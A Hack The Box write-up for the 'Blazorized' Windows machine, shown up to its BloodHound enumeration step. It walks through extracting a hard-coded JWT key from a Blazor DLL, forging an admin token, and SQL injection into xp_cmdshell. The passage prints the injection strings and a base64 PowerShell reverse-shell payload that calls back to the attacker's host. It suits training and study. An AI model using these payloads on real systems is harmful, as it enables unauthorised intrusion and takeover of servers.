
Blazorized
Hack The Box Machine Writeup
.png)
I don't know if getting Blazorized is a good thing or a bad thing
Summary
Blazorized was a Windows box that started off as medium but was moved to hard difficulty later. I think the change was certainly well warranted. The user step includes some cool web exploitation techniques such as forging JWT tokens and MSSQL RCE. The Root step involved mostly AD exploitation with a lateral privilege escalation via logon scripts which served as a tricky roadblock.
To obtain User.txt first the attack must enumerate JS files to find information about the Blazor web assembly in use. The attacker can then enumerate a .dll file that when reversed contains the signing key for the website's JWT. A token with admin rights can then be created and an SQLI found in the admin dashboard. This SQLI can be used along with XP_CMD MSSQL stored procedure to obtain RCE and a reverse shell on the host, Completing the user step.
Root involved a bunch more AD stuff then the user step on this machine. First the attacker can enumerate that the current account has writeSPN rights over another account. This can then be used to steal their password hash and crack it to obtain a shell with evil-winrm. The next step was the hardest on the machine and involved moving laterally to a third user by exploiting logon scripts. This third user has DCSync rights and this can be used to dump the Admins NTLM hash which can be passed with Evil-winrm to obtain an administrator level shell, grab root.txt and complete this rather difficult Windows box.

Doing this box on release and realizing it should not actually be a medium machine.
User
Recon
Port scanning with Nmap
I started off with a port scan using sudo for a -sS stealth scan, -sV for version enumeration and -sC for running default NSE enumeration scripts.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.11.22
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 12:33 EDT
Nmap scan report for 10.10.11.22
Host is up (0.030s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://blazorized.htb
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-03 16:33:24Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
| ms-sql-info:
|   10.10.11.22\BLAZORIZED:
|     Instance name: BLAZORIZED
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|     TCP port: 1433
|_    Clustered: false
| ms-sql-ntlm-info:
|   10.10.11.22\BLAZORIZED:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-03T03:50:01
|_Not valid after:  2054-07-03T03:50:01
|_ssl-date: 2024-07-03T16:33:38+00:00; +3s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-07-03T16:33:34
|_  start_date: N/A
|_clock-skew: mean: 2s, deviation: 0s, median: 2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.80 seconds
The scan results show the normal ports for an Active Directory (AD) Domain Controller (DC). There is also a web server open on port 80 giving us the domain of blazorized.htb which I added to my /etc/hosts file along with the DC1.blazorized.htb host taken from the MSSQL server on port 1433.
┌──(kali㉿kali)-[~/Desktop]
└─$ tail -n 1 /etc/hosts
10.10.11.22 blazorized.htb DC1.blazorized.htb
V-host fuzzing with Wfuzz
Whenever I am working with domains I like to always check for other virtual hosts that can be discovered through fuzzing. My go to tool for this is wfuzz and I run the scan once to see the default response length and then filter it out using the --hh flag.
┌──(kali㉿kali)-[~/Desktop]
└─$ wfuzz -u http://blazorized.htb -H "Host:FUZZ.blazorized.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hh 144
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://blazorized.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000024:   200        27 L     67 W       2060 Ch     "admin"
000000051:   404        0 L      0 W        0 Ch        "api"
000009532:   400        6 L      26 W       334 Ch      "#www"
000010581:   400        6 L      26 W       334 Ch      "#mail"

Total time: 0
Processed Requests: 19966
Filtered Requests: 19962
Requests/sec.: 0
This reveals the admin.blazorized.htb and api.blazorized.htb virtual hosts which I then added to my /etc/host file for resolution.
┌──(kali㉿kali)-[~/Desktop]
└─$ tail -n 1 /etc/hosts
10.10.11.22 blazorized.htb DC1.blazorized.htb admin.blazorized.htb api.blazorized.htb
DNS zone transfer with Dig
Whenever there is a DNS server running over TCP it is worth checking for a zone transfer, Dig is my tool of choice for interacting with DNS.
┌──(kali㉿kali)-[~/Desktop]
└─$ dig @10.10.11.22 blazorized.htb AXFR

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.10.11.22 blazorized.htb AXFR
; (1 server found)
;; global options: +cmd
; Transfer failed.
No luck this time.
SMB Null authentication
Nmap is pretty good at detecting when null authentication is enabled, however it is always good to quickly manually check.
┌──(kali㉿kali)-[~/Desktop]
└─$ crackmapexec smb 10.10.11.22 -u '' -p ''
SMB         10.10.11.22     445    DC1              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1) (domain:blazorized.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.22     445    DC1              [+] blazorized.htb\:

┌──(kali㉿kali)-[~/Desktop]
└─$ crackmapexec smb 10.10.11.22 -u '' -p ''  --shares
SMB         10.10.11.22     445    DC1              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1) (domain:blazorized.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.22     445    DC1              [+] blazorized.htb\:
SMB         10.10.11.22     445    DC1              [-] Error enumerating shares: STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~/Desktop]
└─$ crackmapexec smb 10.10.11.22 -u '' -p ''  --users
SMB         10.10.11.22     445    DC1              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1) (domain:blazorized.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.22     445    DC1              [+] blazorized.htb\:
SMB         10.10.11.22     445    DC1              [-] Error enumerating domain users using dc ip 10.10.11.22: NTLM needs domain\username and a password
SMB         10.10.11.22     445    DC1              [*] Trying with SAMRPC protocol
In this case we can see the null session authenticated but we are not able to leverage it to enumerate shares or users, meaning it is a deadend.
Web server enumeration
At this point the next thing to enumerate is the web server on port 80.
.PNG)
I like the purple
The home page describes the site as being a static website created using Blazor.
The check for updates tab describes how a super admin can get all posts for the API and provides a button to impersonate the admin and fetch all updates.
.PNG)
Purple on purple is a strange choice for text color
Looking at the requests through burp we can see it make an options call to /posts followed by a GET request to the same endpoint. This process is then repeated with the /categories endpoint, an option request followed by a GET.
.PNG)
I always have burp open when enumerating web sites
The options requests show that all origins are allowed, there is an authorization header and that GET requests are the only allowed methods.
.PNG)
That token looks like a JWT to me
The post requests add what looks like a JWTtoken to the requests and then retrieve the posts/categories data. if too much time elapses the token will expire as shown in the following burp request.
.PNG)
I guess our token does not have the correct privileges
Since the page mentions it impersonates an admin user this JWT might be important and something to note to comeback to after fully enumerating the attack surface.
The Markdown Playground page is up next and appears to just replicate what is typed in the right box as markdown on the left. A possible vector for something like XSS but not too attractive as an attack vector at the moment.
.PNG)
I wonder if this is ran in a sandbox
The rest of the tabs, interesting digital gardens and Misc Links both just contain out of scope links to useful resources on the internet. Nothing to attack here.

Nothing here

Nothing here either
Directory brute force with Feroxbuster
I always like to run a directory brute force scan so see if there are any hidden endpoints.
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u http://blazorized.htb/

___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.1
───────────────────────────┬──────────────────────
🎯  Target Url            │ http://blazorized.htb/
🚀  Threads               │ 50
📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌  Status Codes          │ All Status Codes!
💥  Timeout (secs)        │ 7
🦡  User-Agent            │ feroxbuster/2.10.1
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🔎  Extract Links         │ true
🏁  HTTP methods          │ [GET]
🔃  Recursion Depth       │ 4
🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET       34l       82w     1542c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
400      GET        6l       26w      324c http://blazorized.htb/error%1F_log
[####################] - 24s    30000/30000   0s      found:1       errors:0
[####################] - 23s    30000/30000   1281/s  http://blazorized.htb/
admin.blazorized.htb
Looking at this virtual host we just have a login for a super admin. I also ran a directory brute force scan on this virtual host but it did not turn up anything.
.PNG)
Super admin, when regular admin is just not good enough
api.blazorized.htb
the api virtual host just returns a blank 404 response, perhaps we need to find the correct endpoint to use it. A simple directory bust with feroxbuster could not find any endpoint however.
.PNG)
We could likely do a fuzz scan here and manually find endpoints

Always gotta do your recon, it's the most important step!
Enumerating Blazor Webassembly
At this point all we have as an attack vector is abusing the JWT to gain access to the admin portal. We would likely need to locate the signing key in order to forge our own token however.
inspecting the source code of the main website we can see it load some interesting JS scripts.
.PNG)
JS files are always a good place of last resort to check for vulnerabilities
The scripts are obfuscated but by plugging them into a simple online JS deobfuscation website we can see what they contain.
.PNG)
Security by obscurity is not security at all
Looking through the blazor.webassembly.js file I found references to another js file, blazor.boot.json.
.PNG)
Now we are getting somewhere!
The other 2 JS files were for the site's content (_content instead of _framework) so I did not look into these deeply. Some googling found that the blazor.boot.json appears to be a config file, likely containing the JWT signing secret we need. Checking out the blazor.boot.json file indeed shows a bunch of hashes of the configuration information.
.PNG)
Bingo
Of note is all the DLLs. Some more googling and I came across a Stack Overflow question that describes being able to decompile these DLLs. It states we can access them publicly just like JS files. The DLL file that stood out the most to me as possibly containing the JWT signing key was Blazorized.Helpers.dll as it was in its own category under lazyAssembly.
.PNG)
Seems like a good enough place to start checking
I was able to download the DLL by making a get request to http://blazorized.htb/_framework/Blazorized.Helpers.dll, the same location the js files were being served from.

Windows devs be like
Decompiling Blazorized.Helpers.dll with DNspy
I then had to transfer it to a windows computer to take a look at it with Dnspy. In doing so I was quickly able to find the JWT class. At the bottom of the class is the signing key we have looked so hard for. This will allow us to forge an admin token and access the admin.blazorized webpage.
.PNG)
We finally found it, a hard coded key
// Token: 0x04000005 RID: 5
private const long EXPIRATION_DURATION_IN_SECONDS = 60L;
// Token: 0x04000006 RID: 6
private static readonly string jwtSymmetricSecurityKey = "8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcde454eea6f65b8d466a4fb6550d5c795d9d9176ea6cf021ef9fa21ffc25ac40ed80f4a4473fc1ed10e69eaf957cfc4c67057e547fadfca95697242a2ffb21461e7f554caa4ab7db07d2d897e7dfbe2c0abbaf27f215c0ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dcd770e0936a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b93a5179d33db24a2963f4ab0722c9bb15d361a34350a002de648f13ad8620750495bff687aa6e2f298429d6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7c677d336e44e9642634f32a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a661892c1682ea2f67dd8f8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c544c75d5830285f55a34a525c7fad4b4fe8d2f11af289a1003a7034070c487a18602421988b74cc40eed4ee3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6cc2d73267f6517d2090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a";
// Token: 0x04000007 RID: 7
private static readonly string superAdminEmailClaimValue = "superadmin@blazorized.htb";
// Token: 0x04000008 RID: 8
private static readonly string postsPermissionsClaimValue = "Posts_Get_All";
// Token: 0x04000009 RID: 9
private static readonly string categoriesPermissionsClaimValue = "Categories_Get_All";
// Token: 0x0400000A RID: 10
private static readonly string superAdminRoleClaimValue = "Super_Admin";
// Token: 0x0400000B RID: 11
private static readonly string issuer = "http://api.blazorized.htb";
// Token: 0x0400000C RID: 12
private static readonly string apiAudience = "http://api.blazorized.htb";
// Token: 0x0400000D RID: 13
private static readonly string adminDashboardAudience = "http://admin.blazorized.htb";

Literally some developers in production
Forging admin JWT
We can now head over to JWT.IO and enter the information we have to create a super admin token. Make sure to change the exp time so that the token is valid for you.
.PNG)
Forging JWT tokens is very easy if you have the key information
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFpbGFkZHJlc3MiOiJzdXBlcmFkbWluQGJsYXpvcml6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjpbIlN1cGVyX0FkbWluIl0sImV4cCI6MTcyMDcwNjg3OSwiaXNzIjoiaHR0cDovL2FwaS5ibGF6b3JpemVkLmh0YiIsImF1ZCI6Imh0dHA6Ly9hZG1pbi5ibGF6b3JpemVkLmh0YiIsImlhdCI6MTcxOTc2MTAyMH0.s54_IJkT0PCdfL3dH8YeTeom3seCA3MAamK6ZVXT6CBTFEq6EbZ4DQxzRaXtvUS6XTnRTBbuCiPHTC7hynexDQ
w we simply need to import this token into our browser and we should be able to access the admin dashboard. press F12 to bring up the developer tools, then go to Storage and local storage. From here add a new entry with the key jwt and the forged superadmin token as the value.
.PNG)
You can also do this any number of other ways
Refresh the page and we should now have access to the admin dashboard for the website.
.PNG)
Look at me. I am the super admin now

As I gain more experience with web applications, it does seem to be that way
MSSQLI with XP_cmd
At this point I took a little while enumerating the admin dashboard and the things I could do. I will not include that here. When doing simple sql checks with the check duplicate function however it did appear like it may be vulnerable. When i submitted test it would respond with an alert.
.PNG)
Reflected input is always a high priority to checkout
However when doing test', the alert would not generate, leading me to believe that there is some kind of sql error.
.PNG)
SQLI check all the things!
I looked at the request in burp but it appeared heavily obfuscated.
.PNG)
It can never be that easy
I was able to get the sql request working by using test';-- -.stacking the queries with ; and commenting out whatever may be after with --.
.PNG)
Some simple SQLI tricks go a long way
Since I knew it was running MSSQL from the nmap scan I went to attempt to exploit xp_cmd for RCE and a foothold on the machine. HackTricks has an excellent post about attacking MSSQL that is a very useful resource. I used the following oneliner to enable xp_cmd if the user running the queries is SA and has the required privileges.
test'; EXEC sp_configure 'show advanced options',1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell',1; RECONFIGURE;-- -
I then got a base64 encoded powershell reverse shell payload from revshells and used that to execute and catch a reverse shell as the nu_1055 user and grab the user.txt file.
test'; exec master..xp_cmdshell 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAA4ACIALAA0ADIAMAA2ADkAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA';-- -
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.22] 51542

PS C:\Windows\system32> whoami
blazorized\nu_1055

PS C:\users\NU_1055\Desktop> cat user.txt
dd61************************c672
.png)
Yup, that is basically what web application testing is lol
Root
Enumeration
Manual checks
Doing some quick privilege escalation checks for low hanging fruit such as looking at user privileges did not reveal anything useful.
PS C:\users\NU_1055\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Bloodhound
As this box was clearly a DC for an AD domain it makes sense to enumerate for vulnerabilities in GPO or DACLS. The best way to enumerate AD is with bloodhound. To get the data to inject into bloodhound I uploaded and ran the sharphound.exe using python http server and iwr Powershell commandlet.
PS C:\users\NU_1055\Desktop> iwr http://10.10.14.48:8000/SharpHound.exe -outfile SharpHound.exe

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.22 - - [03/Jul/2024 14:11:46] "GET /SharpHound.exe HTTP/1.1" 200 -
I then ran Sharphound to enumerate the AD domain from the NU_1055 user.
PS C:\users\NU_1055\Desktop> ./SharpHound.exe -c All
2024-07-03T13:13:52.9493353-05:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-07-03T13:13:53.1993497-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
<...>
256 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2024-07-03T13:14:38.3243281-05:00|INFORMATION|SharpHound Enumeration Completed at 1:14 PM on 7/3/2024! Happy Graphing!

PS C:\users\NU_1055\Desktop> ls
Directory: C:\users\NU_1055\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         7/3/2024   1:14 PM          23447 20240703131437_BloodHound.zip
-a----         7/3/2024   1:11 PM        1342464 SharpHound.exe
-ar---         7/2/2024  10:50 PM             34 user.txt
-a----         7/3/2024   1:14 PM          46015 ZWY3N2UxMzgtNTg0Zi00OTg1LTllNmQtMDg1Yjc5ZmYzNWMz.bin
This will create a zip archive which we will then need to transfer back to our attacking host to use with bloodhound. The easiest way to do this is with an SMB server leveraging impacket. I could not get this method to work on this machine for some reason though. It was making authentication to the SMB server correctly so I have no idea why. I ended up just base 64 encoding the zip file and then copy pasting it into a file on my kali and base64 decoding the file back into the zip archive.
PS C:\users\NU_1055\Desktop> cat 20240703131437_BloodHound.zip.b64
UEsDBBQAAAAIANNp41gF2rMRxwUAAMspAAAdAAAAMjAyNDA3MDMxMzE0MzdfY29tcHV0ZXJzLmpzb27sWm1P4zgQ/itVdB8bsPPaIO2HNClQbaFcw95Ku1qdTOK2vsubbAfEIv77jZMWWGi59thCTssHQEzGM8+Mx49fb7SESKIdfL3RznhRUi4ZFdoBiIuMsFw70Poj/8t4MvwyCPeOz/taV8tJRkEeBnjvybeECcnyWcXEnCYLxeD0A+h2x58+hOMTf3jaCcan55PxaDSYRN0w+HBvRP23sFN7FyyB9pGOdVs3sG4g07OQaWCse46FLRNhpBueYcFfB2NoJkhG4riocnkP8jeQz4lISQlxTUkqaFdjgsRpyQtJY0mTO3FCRcxZKVkBgedVmna1qznNY05JrYZdZLkGcnpmV6M5uUi
<...>
Nsn5ogHAADRswAAGQAAAAAAAAAAAAAAAAACBgAAMjAyNDA3MDMxMzE0MzdfdXNlcnMuanNvblBLAQIzABQAAAAIANNp41jwrAiOhRUAAJR/AQAaAAAAAAAAAAAAAAAAAMENAAAyMDI0MDcwMzEzMTQzN19ncm91cHMuanNvblBLAQIzABQAAAAIANNp41joHhOnIC4AAAkEBAAeAAAAAAAAAAAAAAAAAH4jAAAyMDI0MDcwMzEzMTQzN19jb250YWluZXJzLmpzb25QSwECMwAUAAAACADTaeNY6IpC62oCAAB1CwAAGwAAAAAAAAAAAAAAAADaUQAAMjAyNDA3MDMxMzE0MzdfZG9tYWlucy5qc29uUEsBAjMAFAAAAAgA02njWPLVkoE9AgAAag0AABgAAAAAAAAAAAAAAAAAfVQAADIwMjQwNzAzMTMxNDM3X2dwb3MuanNvblBLAQIzABQAAAAIANNp41jxaEHyYgIAAIUGAAAXAAAAAAAAAAAAAAAAAPBWAAAyMDI0MDcwMzEzMTQzN19vdXMuanNvblBLBQYAAAAABwAHAPoBAACHWQAAAAA=

# Paste into a file called 64 on attacking machine

┌──(kali㉿kali)-[~/Desktop]
└─$ cat 64 | base64 -d > 20240703131437_BloodHound.zip
Now we can finally run bloodhound and ingest the data. Start the backend neo4j server and then start bloodhound and login. The default creds are neo4j:neo4j and bloodhound might require you to change them. If so simply visit http://localhost:7474 and enter new creds.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo neo4j start
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:73978). It is available at http://localhost:7474
There may be a short delay until the server is ready.

┌──(kali㉿kali)-[~/Desktop]
└─$ bloodhound
Then drag the zip folder onto bloodhound and it should start importing all the json data. If for some reason that does not work like happened to me simply extract all the json files and drag them onto bloodhound instead of the zip folder.
.PNG)
Tech is always finicky, that's why we have jobs
We can then search for the NU_1055 user and click on them. Lastly on the right hand side click on First Degree Object Control found at the bottom of the node information menu.
.PNG)
